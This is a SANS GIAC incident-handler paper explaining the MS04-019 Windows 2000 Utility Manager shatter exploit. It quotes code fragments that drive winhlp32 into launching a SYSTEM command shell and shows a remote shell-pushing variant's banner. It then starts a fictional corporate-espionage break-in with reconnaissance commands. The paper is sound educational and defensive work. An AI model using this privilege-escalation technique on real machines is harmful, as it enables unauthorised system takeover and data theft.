



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

Shattering Utility  
Manager

GIAC Certified  
Incident Handler

Practical Assignment

Version 4.00

Option 1

Christopher Carboni  
Track 4 – Hacker  
Techniques, Exploits and  
Incident Handling /  
Orlando FI, April 2004

November 5th, 2004

## Table of Contents

Abstract.....	4
Document Conventions.....	4
Part One.....	4
Statement of Purpose.....	4
The Players.....	5
The Good .....	5
The Bad .....	6
Not Your Typical Attacker .....	6
Part Two.....	8
The Exploit.....	8
Shatter Attacks.....	8
Technical Background.....	8
Privileges .....	9
Services.....	10
Messages .....	11
Shattering the Window .....	11
Utility Manager and the UtilMan Exploit.....	12
Is this just a local vulnerability?.....	14
New Versions of Code.....	14
Remotely Exploiting this Vulnerability.....	14
Attack Signatures .....	15
Part Three .....	17
Inside.....	17
Reconnaissance and Scanning.....	17
Exploiting The System .....	22
Network Diagram .....	25
Keeping Access .....	26
Covering Tracks.....	27
Part Four .....	28
The day after.....	28
How Not to Handle an Incident.....	28
The Proper Way to Handle This Incident .....	33
Preparation.....	34
Identification .....	35
Containment.....	36
Eradication.....	38
Recovery .....	39
Lessons Learned.....	40
Appendix A.....	41
Original Commented Code by Cesar Cerrudo .....	41
Appendix B.....	43
Shoveling the Admin Shell Back to the Attacker.....	43
Code for remote.exe .....	45
Appendix C.....	53
Disclosure to Microsoft .....	53

Appendix D.....	54
Variations on the Actions the Exploit Performs.....	54
References.....	55

© SANS Institute 2004, Author retains full rights.

## Abstract

This paper serves to partially fulfill the requirements necessary for completion of the GIAC Incident Handler certification. The intent of this paper is two-fold. First, to explain a recent exploit with sufficient simplicity as to allow for understanding by the novice infosec practitioner while providing enough detail to provide useful information for those more experienced. Second, to demonstrate the Incident Handling process as it should be used in a situation regarding the discussed exploit.

## Document Conventions

While reading this document, you will notice that certain text has been formatted differently from the main text. The different formatting examples and what they represent are as detailed as follows:

<code>command</code>	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell, or the window generated by clicking the start button and selecting 'run'.
<i>Quoted</i>	This formatting is used to represent quoted material over four lines in length
<i>Thought</i>	This style represents the internal thoughts of the people represented in the fictitious incident that is part of this document.

## Part One

### *Statement of Purpose*

The vulnerability that will be exploited during this paper was detailed in Microsoft Security Bulletin MS04-019<sup>1</sup>. This particular vulnerability was discovered by Cesar Cerrudo of Application Security Inc. and is another example of a 'shatter' attack as outlined by Chris Paget (also known as foon) of NGSSoftware at the July 2003 Blackhat Briefings<sup>2</sup>. This paper is not intended to be a detailed discussion on shatter attacks, but will provide the necessary foundation of knowledge to understand how the Utility Manager vulnerability can be exploited.

---

<sup>1</sup> <http://www.microsoft.com/technet/security/bulletin/MS04-019.msp>

<sup>2</sup> <http://cnscenter.future.co.kr/resource/rsc-center/presentation/black/vegas03/bh-us-03-paget.pdf>

The code that will be used to perform this exploit was originally written by Cesar Cerrudo. Additional releases of exploit code are publicly available and include added functionality that as of the writing of this paper, has not been addressed by Microsoft, but will be discussed where relevant. Appendix C contains a copy of the e-mail notification sent to Microsoft.

The intent of this attack is to provide an attacker the ability to execute commands with privileges equivalent to the local administrator on the target system, when administrative access to the target system had not previously existed.

As Microsoft considers this a local exploit, a fictitious incident involving a malicious user with physical, non administrative access to the target system will be detailed and used a framework to describe how the exploit was performed and how the incident was (or was not) handled.

The attack will be detailed step by step from the time the attacker first obtains physical access and will include, in addition to the exploit itself, the reconnaissance and enumeration necessary to determine the correct target as well as the steps taken to keep access as well as remaining hidden as long as possible.

Additional actions will occur after the exploit has been performed in order to provide a more realistic view of the incident to be handled.

Once the attack is complete, a description will be given of the incident handling process. The incident handling section is broken into two parts. The first section represents the way incident handling often happens by administrators who are not familiar with a formal incident handling methodology. The second section provides a step by step approach to the six step incident handling process as it could be implemented by an administrator with limited resources and support from management.

In Appendix B, we will see how later versions of the code can be used to allow a remote attacker the ability to administratively control a compromised PC.

But first, some background information.

## ***The Players***

### **The Good**

Genex Inc. is a leading edge research firm specializing in finding genetic treatments and cures for cancers that typically afflict children. They have what is considered –the- premier research staff and facility in the world. Venture capital

and a talented research staff keep the breakthroughs occurring at an increasing pace, but leave little money for anything not directly related to the goal of finding cures.

To date, they have developed cures for Leukemia and non-Hodgkin lymphoma but are some time away from seeing any revenue generated by these discoveries as the procedures are presently undergoing FDA trials and are expected to be for two to three years. Additionally, they are reportedly very close to developing cures for all of Ewing's family of tumors as well as Osteosarcoma.

Aside from the researchers and their technical support staff, the company employs a small number of administrative personnel to keep the books, answer phones, and write grant requests ... as well as two MIS people charged with maintaining the phones, network, workstations, laptops and servers.

Recently, Good Company Inc received a grant to develop a genetic cure for Hodgkin's disease.

## **The Bad**

TGACT Inc. has always been second best to Good Company Inc. Started at around the same time, they have survived on the crumbs left behind by Genez and not survived well.

A few small breakthroughs, mostly in the development of genetic based cancer testing kits have allowed the small amount of venture capital they have received to continue, but two years with no real progress, no marketable products and nothing promising on the horizon has caused their little bit of funding to dry up completely.

Their last hope was the government grant just awarded to Genez.

## **Not Your Typical Attacker**

Ellen Boro, married mother of two, is the single person responsible for all the IT systems in use by TGACT. She relies on constant vigilance, hard work and strict attention to detail to keep the older systems currently in use functioning. More skilled with Windows administration than anything else, she also maintains the company's networking infrastructure and telecom equipment.

“Nosce te ipsum” is the small non-descript sign sitting atop her monitor. Latin for ‘know thyself’ she knows herself well and most often has a very conservative approach. She is good at her job and happy to be doing what she does.

Her knowledge of security is minimal; for the most part limited to NTFS permissions and user rights. That is, until her boss, Randy Evans, General Operations Manager of TGACTION came to her with a request for a ‘favor’.

“I know about you and Angelo in HR, and I know it wasn’t limited to just that one time at the holiday party two years ago.”, he told her with a wry grin on his face.

The world spun out of control for a moment, images of her husband and children filling her vision, the sounds of the room and the blood rushing through her veins becoming loud in her ears until she heard that he would be willing to forget about it, for a small favor.

He told her briefly about TGACTION’s financial problems, a subject she had known a bit about but not in this great a level of detail. He continued on about how funding would come back if they only had some promising results to show investors. If it were a real breakthrough coming, they could even go public and sell stock. And then it came.

“We need someone to get information from Genez, we want their research data. Anything you can get your hands on, anything we can turn into money.”

“But how ...?”

“That’s up to you. I can get you into the building off hours. Past that, you’re the computer geek. You figure it out.” He turned and walked away before stopping and turning back.

“And when you’re done, I’ll forget all about Angelo. If not ...” He turned and walked off adding, “I know someone at the cleaning service they use. She’ll be in contact.”

Ellen sat down hard, lowered her head into her hands and sobbed.



## Part Two

### *The Exploit*

#### Shatter Attacks

The Utility Manager vulnerability is an example of a vulnerability that can be taken advantage of by the shatter attack class of exploits. This paper is not intended to be a reproduction of Chris Paget's original paper "Exploiting design flaws in the Win32 API for privilege escalation. Or... Shatter Attacks - How to break Windows"<sup>3</sup> Nor is it intended to replace Margaret Layton's very detailed paper "The enemy within: Handling the Insider Threat posed by Shatter Attacks"

<sup>4</sup> While a detailed description of shatter attacks in general and the Win32 API are beyond the scope of this paper, at least a basic understanding of how shatter attacks work is required.

The central premise of a shatter attack is that under certain circumstances a user can make use of the privileges of a highly privileged service running in the interactive desktop. In his previously mentioned paper<sup>5</sup> Chris Paget asserts that this is a flaw within Windows itself while Microsoft claims it to be a flaw in the specific, highly privileged service<sup>6</sup>.

Apparently Microsoft recognizes the problem as a July 2002 article written by Microsoft employee Michael Howard titled "Tackling Two Obscure Security Issues" states "Note that a future version of Windows may remove support for interactive services completely."<sup>7</sup>

#### Technical Background

The first mention of this issue seems to be in the 1994 Microsoft Knowledge Base article #115825 which gives instructions on how to have a service access the application desktop in Windows NT 3.1 and 3.5 and continues on to offer a warning about running interactive services as the (highly privileged) system account. "NOTE: Running interactive services under the system account is a VERY dangerous practice. This is especially true of the command processor and

---

<sup>3</sup> <http://security.tombom.co.uk/shatter.html>

<sup>4</sup> [http://www.giac.org/practical/GCIH/Margaret\\_Layton\\_GCIH.pdf](http://www.giac.org/practical/GCIH/Margaret_Layton_GCIH.pdf)

<sup>5</sup> <http://security.tombom.co.uk/shatter.html>

<sup>6</sup> <http://www.microsoft.com/technet/security/news/htshat.msp>

<sup>7</sup> <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure08192002.asp>

batch files. A user who wants to control the system can just hit CTRL+C to get an interactive system command prompt.”<sup>8</sup>

Later, in the Microsoft Knowledge Base Article 327618 titled “Security, Services and the Interactive Desktop”, Microsoft offers the following warning “Microsoft strongly recommends that services that run in an elevated security context, such as SYSTEM, *not* run as interactive services.”<sup>9</sup>

In December 2002, Microsoft released security bulletin MS02-071<sup>10</sup> titled “Flaw in Windows WM\_TIMER Message Handling Could Enable Privilege Elevation” This bulletin detailed the flaw in the WM\_TIMER function that is the basis for a shatter attack.

The flaw lies in how WM\_TIMER operates. A process on the desktop can set up a timer such that when that timer executes another function is called or executed.

According to Microsoft

WM\_TIMER message to another process in the interactive desktop as if the message had been sent as a result of a timer function. The first process could set the address of the callback function, with the result being that the second process would execute the callback function specified by the first.<sup>11</sup>

Clearly it was possible to abuse a Windows service to the point where an elevation of privileges could occur. But how? Answering that requires a bit of knowledge about user privileges, Windows services and Windows messages.

## Privileges

When you log onto your computer, you are given a specific set of privileges that dictate what you can, and can not do. For example, you may be only allowed to use e-mail, create documents and save data to your computer where a user with a higher privilege level, an administrator for example, can do all those things and change system settings, schedule tasks from the command line to run automatically and manipulate the system logs.

When a user, regardless of the level of privilege they have, executes a program, the program inherits the same level of privileges as the user who executed the program for any tasks it must perform.

---

<sup>8</sup> <http://support.microsoft.com/default.aspx?scid=kb;en-us;115825>

<sup>9</sup> <http://support.microsoft.com/default.aspx?scid=kb;en-us;327618&>

<sup>10</sup> <http://www.microsoft.com/technet/security/bulletin/MS02-071.msp>

<sup>11</sup> <http://www.microsoft.com/technet/security/bulletin/MS02-071.msp>

Simply put, if Joe User launches Program A, Program A has the same privileges as Joe. If Program A needs to launch Program B, Program B will have the same privileges as Program A and Joe.

## Services

Services are specially designed applications about which Microsoft says the following.

Analogous to Unix daemons, services ... provide critical functionality to the operating system and the user without the need for user interaction.

Services in Microsoft Windows® are generally console applications designed to run unattended with no user interface. However, in some instances, the service may require interaction with the user.<sup>12</sup>

The functionality provided by these services is often such that they must execute with a higher level of privilege than the currently logged on user. Despite allowing for the possibility, Microsoft states that highly privileged services should not be interactive. They go on to say why.

Services running in an elevated security context, such as SYSTEM, should not run as interactive services. In the Windows user interface, the desktop is the security boundary, and any application running on the interactive desktop can interact with any window on the interactive desktop, even if that window is invisible. This is true regardless of the security context of the application that creates the window and the security context of the application.

Because of these design features, any service that opens a window on the interactive desktop is exposing itself to applications executed by the logged-on user.<sup>13</sup>

LocalSystem is an example of a highly privileged account under which a number of services run. Services usually run in the background with nothing visible to click on or type data into. But that does not mean they have no way to accept data.

How do you pass data to a service with no user interface? Simple, you send it a message.

---

<sup>12</sup> <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure08192002.asp>

<sup>13</sup> <http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure08192002.asp>

## Messages

When a key is pressed, a mouse button clicked or the Microsoft Windows GUI is otherwise interacted with, the operating system generates an event to inform the target application of the action. Microsoft refers to these events as messages. Messages are also generated when one window needs to communicate with another or one application to communicate with another or one application to communicate with a service.

Here are a few examples of messages that are sent during the exploitation of the Utility Manager vulnerability.

Assuming Utility Manager is already running and contextual help has been executed, the first message opens the 'file open' dialogue in Windows Help.

These messages are being sent from an application (the exploit), that was started with the privileges of the logged on user and therefore has the same privilege level as the user.

```
PostMessage(FindWindow(NULL, "Windows Help"), WM_COMMAND, 0x44D, 0);
```

The next message finds the 'file open' dialogue box

```
lHandle = FindWindow("#32770", "Open");
```

The third message changes the focus to the input box of the 'file open' dialogue box so that text can later be entered

```
lHandle2 = GetDlgItem(lHandle, 0x47C);
```

## Shattering the Window

Let's expand upon our previous example.

Joe User logs onto his computer and receives his very limited set of privileges. Service X, Service Y and Service Z, all running with the privileges of the LocalSystem account are running in the background with no visible user interface or window. They are scanning his system for viruses, indexing his hard drive to make searching for files faster and watching for plug and play devices to be added to or removed from his system.

Joe user uses Application A to send a message to Service Y, causing service Y to launch another application, Application B. What level of privilege does Application B have? The same level as Service Y, LocalSystem.

Joe has just effectively elevated his privileges for anything he does in Application B.

Not a big deal you say? So what can Joe do running Word or Internet Explorer or any other typical user application with elevated privileges? Well, not much. However, there is one application that when run with elevated privileges happens to become very dangerous - cmd.exe.

### ***Utility Manager and the UtilMan Exploit***

This vulnerability is described in Microsoft Security Bulletin MS04-019<sup>14</sup> and CVE candidate CAN-2004-0213<sup>15</sup>

Utility Manager is an application that allows a user to start, stop and check the status of programs usually used to allow disabled individuals an easier ability to use a computer. These applications include Magnifier, Narrator and On-Screen Keyboard.

The Utility Manager service runs with LocalSystem privileges, can be interacted with and is enabled by default. It can be started by pressing the Windows key and 'U' or by running utilman.exe /start from a command line interface.

It should be noted that if this exploit is run by a user that already has administrative privileges, WinKey + U does not need to be pressed to start Utility Manager as the code starts it as shown below.

```
// run utility manager
system("utilman.exe /start");
```

This is of little import when a system is exploited by an attacker sitting at the target computer. However, in situations where the attacker is remote as in Appendix B, this added functionality becomes valuable to the attacker as now remote systems currently logged on with an administrative account can be automatically exploited whether Utility Manager is running or not.

Utility Manager supports context sensitive help where by a user can select the object they wish to receive help on and press 'F1' or by clicking on the '?' in the title bar and then clicking on the object they wish to receive help on.

---

<sup>14</sup> <http://www.microsoft.com/technet/security/bulletin/MS04-019.mspx>

<sup>15</sup> <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0213>

When context sensitive help is selected, Utility Manager executes winhlp32.exe which runs under the same context as Utility Manager, LocalSystem. While winhlp32.exe is executing, it is possible to send Windows Messages to it, attacking it shatter style. The relevant section of code is listed below.

```
// execute contextual help
SendMessage(FindWindow(NULL, "Utility manager"), 0x4D, 0, 0);
```

Normally, winhlp32.exe is executed with its main window invisible. After the window is made visible, attacking it consists of using the 'file open' dialogue box to open an application of the attacker's choice; in this case, cmd.exe as shown below.

Note – the code below is not a contiguous segment of code. Additional messages are sent between opening the file dialogue box and entering CMD that for the sake of brevity have not been included here. A full listing of the source code can be found in Appendix A.

```
// open file open dialog window in Windows Help
PostMessage(FindWindow(NULL, "Windows Help"), WM_COMMAND,
0x44D, 0);

// multiple messages removed here

// send cmd to the file open window
SendMessage(lHandle2, WM_IME_KEYDOWN, 0x43, 0); // send "c"
char
SendMessage(lHandle2, WM_IME_KEYDOWN, 0x4D, 0); // send "m"
char
SendMessage(lHandle2, WM_IME_KEYDOWN, 0x44, 0); // send "d"
char
```

It should be noted that only minor modification to the code are needed to have this exploit launch any other application. Appendix D will illustrate some of the possibilities

Since Utility Manager runs as LocalSystem and it spawned winhlp32.exe, winhlp32.exe runs as LocalSystem and since winhlp32.exe spawned cmd.exe, the attacker now has a command shell running as the highly privileged LocalSystem account.

According to Microsoft Security Bulletin MS04-019<sup>16</sup>, the following operating systems are affected:

- Microsoft Windows 2000 Service Pack 2

---

<sup>16</sup> <http://www.microsoft.com/technet/security/bulletin/MS04-019.mspx>

- Microsoft Windows 2000 Service Pack 3
- Microsoft Windows 2000 Service Pack 4

However, we will show that the following are vulnerable as well.

- Microsoft Windows 2000 with no Service Pack
- Microsoft Windows 2000 Service Pack 1

## **Is this just a local vulnerability?**

Cesar Cerrudo's exploit as written only allows for an attacker with physical access to compromise the target machine. Without changing the code, attempts to send the administrative shell off the machine using a variety of methods have failed.

However, that does not mean that this vulnerability can not be exploited by a remote attacker.

## **New Versions of Code**

After the release of Cesar Cerrudo's original code, kralor of coromputer.net released two versions of code with added functionality.

Version 1.666 of the code provides all the functionality of Cesar Cerrudo's original exploit adds support for additional languages and allows an attacker to exploit non service packed systems as well as systems with SP1 applied.

Version 2.666 of the code provides all the functionality of the 1.666 version and allows an attacker to push the administrator shell that is generated from the victim machine back to an attacker.

These details are not reflected in Microsoft Security Bulletin MS04-019<sup>17</sup>. Appendix C is a copy of an e-mail sent to Microsoft informing them of the issues.

Appendix B contains a demonstration of kralor's v2.666 code.

## **Remotely Exploiting this Vulnerability**

---

<sup>17</sup> <http://www.microsoft.com/technet/security/bulletin/MS04-019.mspx>

The first of Microsoft's "Ten Immutable Laws of Security", states very clearly "If a bad guy can persuade you to run his program on your computer, it's not your computer anymore"<sup>18</sup>. Truer words have not been spoken.

Additional vulnerabilities have been discovered and exploited in Internet Explorer and Outlook such that executing code on a victim machine is as simple as tricking the victim into opening a specially crafted e-mail or visiting a web site, tasks that many virus outbreaks have proven to be trivially simple.


Recent vulnerabilities such as announced in MS04-013<sup>19</sup> and MS04-025<sup>20</sup> allow for code to be downloaded and executed on a victim machine, often without the victim realizing what has happened.

Combine newer versions of the exploit code with the techniques used to exploit the vulnerabilities in MS04-013 and MS04-025, and applications such as netcat and physical access to the target system by the attacker is no longer a requirement to exploit this vulnerability.

## Attack Signatures

The most obvious signature of the attack is the appearance and disappearance of certain, specific windows for no apparent reason. Specifically, after Utility Manager has been started, the appearance and disappearance of the file open dialogue box as well as the text changing from %sysdir%\system32\winhlp32.exe to CMD.

Other signatures include event log entries for running utilman.exe (if not started already) narrator.exe, the compiled executable and cmd.exe, all within a very short (less than two seconds on a PIII 500 Mhz system with 128 MB ram) period of time.



<sup>18</sup> <http://www.microsoft.com/technet/archive/community/columns/security/essays/10salaws.msp>

<sup>19</sup> <http://www.microsoft.com/technet/security/bulletin/MS04-013.msp>

<sup>20</sup> <http://www.microsoft.com/technet/security/bulletin/MS04-025.msp>



Lastly, a properly configured IDS or firewall log would be able to detect the remote version of this exploit by looking for [Crpt], kralor or any of the other unique text strings sent when the shell is pushed, or by examining traffic on the port the shell is being pushed to.

```
[Crpt] Utility Manager exploit v2.666 modified by kralor [Crpt]
      base code by Cesar Cerrudo
      added autonomous (allinone) remote exploitation system
      You know where we are...

[!] waiting connection on port 80
[+] Gathering system language information
[+] OK language ...English
[+] Trying to execute program with SYSTEM privileges through utilman.exe
prog: remote.exe
```

© SANS Institute 2004, Author retains full rights.

## Part Three

### *Inside*

#### Reconnaissance and Scanning

For Ellen, last two weeks have been a blur. Keeping the ancient systems at TGACT running was hard enough, but when you add to that having to learn how to break into a computer system, it was almost too much for her. She wasn't sleeping well, wasn't eating well and was scared to death every time her husband looked at her that he'd see what was happening all over her face. Leaving early and staying late, she explained that she had a very big project at work and that as soon as it was over, a family vacation was in order.

All the hard work, research and practice paid off as Ellen knew she had picked the right vulnerability as soon as she walked in with the cleaning lady the first night. It wasn't difficult to guess that there would be at least a few Windows 2000 systems in the building. Professional or Server, it didn't matter. As long as it was Windows 2000 and only Windows 2000 with at least service pack 2, she would be able to use the exploit. She smiled in smug satisfaction as she looked around at the many Windows 2000 Professional workstations silently displaying either their logon screen, a screen saver or in one instance, an Excel spreadsheet.

Going in, she knew that the vulnerability described in MS04-019 titled "Vulnerability in Utility Manager Could Allow Code Execution" would be easily exploited and give her an admin shell on any Windows 2000 system she could access locally. To cover her bases, she checked the CVE candidate CAN-2004-0213<sup>21</sup> for any additional information not disclosed in the Microsoft security bulletin or in Cesar Cerrudo's article.<sup>22</sup> Smiling, she sat down at the unlocked system.

Ellen doubted that the unlocked workstation was the administrator's PC; that one probably wouldn't be mixed in with all these others, and that was the one she wanted. No, more likely, she reasoned, this was the system of someone on the support staff.

Ed Scanlon seemed to be the administrator, at least for the Windows systems here. That much she knew just from searching Google for the company's DNS domain and looking for posts to newsgroups. From reading those posts she had

---

<sup>21</sup> <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0213>

<sup>22</sup> <http://www.appsecinc.com/resources/alerts/general/04-0001.html>

determined that they currently have a single Windows NT4 domain and are in the process of migrating to Active Directory. Some of the servers are presently stand alone, those are running custom written applications that testing has show do not work well in an Active Directory environment. A quick whois query on Genez.com showed Ed Scanlon listed as the technical contact.


A look at the Excel spreadsheet again proved her correct as to who the user of the unlocked system was, and wasn't. The list of raw chemical components as well as prices from several different vendors told her the system probably belonged to someone responsible for purchasing. The user most likely was not an administrator on the machine she thought, but so what? So she had to run the exploit twice; no big deal.

Slipping on a pair of latex gloves she quickly looked around the office making sure she wasn't being watched by anyone. To her dismay, she spotted what looked to be a security camera monitoring access to the door she came into. Frowning a bit, she looked around for other cameras and was happy to find none. Unless the camera over the door had a very wide angle, it shouldn't be able to see her working.

Quickly she pulled the USB token from her pocket and popped it into the USB slot on the back of the unlocked system. With shaking hands she attempted to minimize Excel, but succeeded in closing the application in stead. Grimacing at her carelessness, she knew she just left a sign that someone had been tampering with this system if the user was observant.

Forcing herself to slow down despite how nervous she was, she opened a command window, but stopped in thought for a moment. Sighing slightly at the near mis-step, something that she had strived to avoid by practicing the tasks she would have to perform over and over again in order to make as clean an entry and exit as possible, she right clicked the 'My Computer' icon on the desktop and then selected properties.

The display showed the system was Windows 2000, service pack 2.




“Good” she said to no one in particular.

Next was the local security policy. She wanted to see if auditing were enabled, and if it were if detailed tracking was being audited. She knew from her testing that if it were, tell tale traces would appear in the security event log.

Event ID 592 would be generated for Utilman.exe, narrator.exe, util1.exe, winhlp32.exe and cmd.exe when they ran, but only if successful events were being in the detailed process tracking category.

She also knew that if the logged in user was not an administrator, she wouldn't have access to the auditing information.


She clicked the Start button, clicked on run and entered `eventvwr` into the window. A Microsoft Management Console appeared and showed the three log options, Application, Security and System in the left pane. Clicking on 'Security' she was greeted with an error.



Sighing in resignation, she typed the following into the command window

```
ipconfig /all
```

The output as shown below gave her quite a bit of valuable information.



```
C:\WINNT\System32\cmd.exe
C:\>ipconfig /all

Windows 2000 IP Configuration

    Host Name . . . . . : purchasing
    Primary DNS Suffix . . . . . :
    Node Type . . . . . : Broadcast
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Description . . . . . : 3Com 3C920 Integrated Fast Ethernet
    Controller (3C905C-TX Compatible) . . . . . :
    Physical Address. . . . . : 00-B0-D0-2C-BA-3A
    DHCP Enabled. . . . . : No
    IP Address. . . . . : 172.24.1.108
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 172.24.255.1
    DNS Servers . . . . . : 172.24.29.206
                           172.24.29.207

C:\>
```

First, she knew the name of the machine, purchasing. This hinted at the fact that just maybe, the systems here were named after their function. That would certainly make it easier to find Ed's computer.

Even if not, she knew that running an nMapNT scan of the internal network to enumerate the hosts and check the OS would give her at the very least, a list of systems and OSes that she could use to further exploit the system. The command line

Nmapnt -sS -F -O -n -S 172.24.1.108 -e 172.24.0.0/16 would allow her to scan and fingerprint the entire class b network defined during the ipconfig.

The next thing that jumped out at her was the fact that DHCP is not in use, for this system at least.

The subnet mask of 255.255.0.0 told her the network this PC was on was a class B network. Over 65,000 available host addresses, much too large for the few systems that would be here. In her mind, this increased the possibility that the servers and the PCs were all on the same network. While none of Ed's posts directly specified whether that was the case or not, she thought it sounded like something he might do. Scanning the network would hopefully provide an answer.

Lastly were the DNS server addresses. With those, it may be possible to dump a listing of all the systems the server has a name and ip address for.

Startled, she looked up to see Svoboda, the contact Randy used to get her into the building looking down at her.

“You no here to clean?” She said somewhat gruffly in a thick Russian accent.

Heart pounding in her chest, Ellen looked at Svoboda with a look of confusion on her face before replying, “Why did you agree to help Randy?”

The scowl that crossed Svoboda’s face was all the translation Ellen needed for the string of what she assumed was Russian profanity spewing from the cleaning lady’s mouth. She could be heard long after she turned away and walked off down a distant hallway.

Collecting herself, she took a moment as she had practiced, to take inventory.

*I'm in the building, in front of an unlocked Windows 2000 Professional Service Pack 2 workstation that does not appear to be the admin's. I know the name of one admin. I know the name and IP address of this system, the fact that it's a static address, and the net mask of a network segment too large for the number of systems. I have the DNS server IP addresses as well.*

*The eventual goal is to be a domain admin. Before that, I need to be an admin on Ed's machine so I can look around to see if he saved any passwords on his drive, and if not, so I can get a sniffer running and hopefully sniff a password authentication session. To do that, I need to find Ed's PC.*

“For right now, all I need is a foothold, and this PC should do just fine. Just maybe it will even have some information on it I can take back.”

She was fairly sure she wasn’t an administrator on the system just yet as the security logs were not available but wanted one more test to confirm her level of privilege.

```
at 23:29 net send purchasing Hello World!
```

Ellen knew that by default, non administrative users are unable to schedule tasks from the command line. She was immediately greeted with proof that the logged in account was not an administrator on the system.

```
C:\WINNT\System32\cmd.exe
Windows 2000 IP Configuration

Host Name . . . . . : purchasing
Primary DNS Suffix . . . . . :
Node Type . . . . . : Broadcast
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Description . . . . . : 3Com 3C920 Integrated Fast Ethernet
    Controller (3C905C-TX Compatible)
    Physical Address. . . . . : 00-B0-D0-2C-BA-3A
    DHCP Enabled. . . . . : No
    IP Address. . . . . : 172.24.1.108
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 172.24.255.1
    DNS Servers . . . . . : 172.24.29.206
                           172.24.29.207

C:\>at 23:29 net send purchasing Hello World!
Access is denied.

C:\>
```

Tentatively, she navigates to the USB drive.

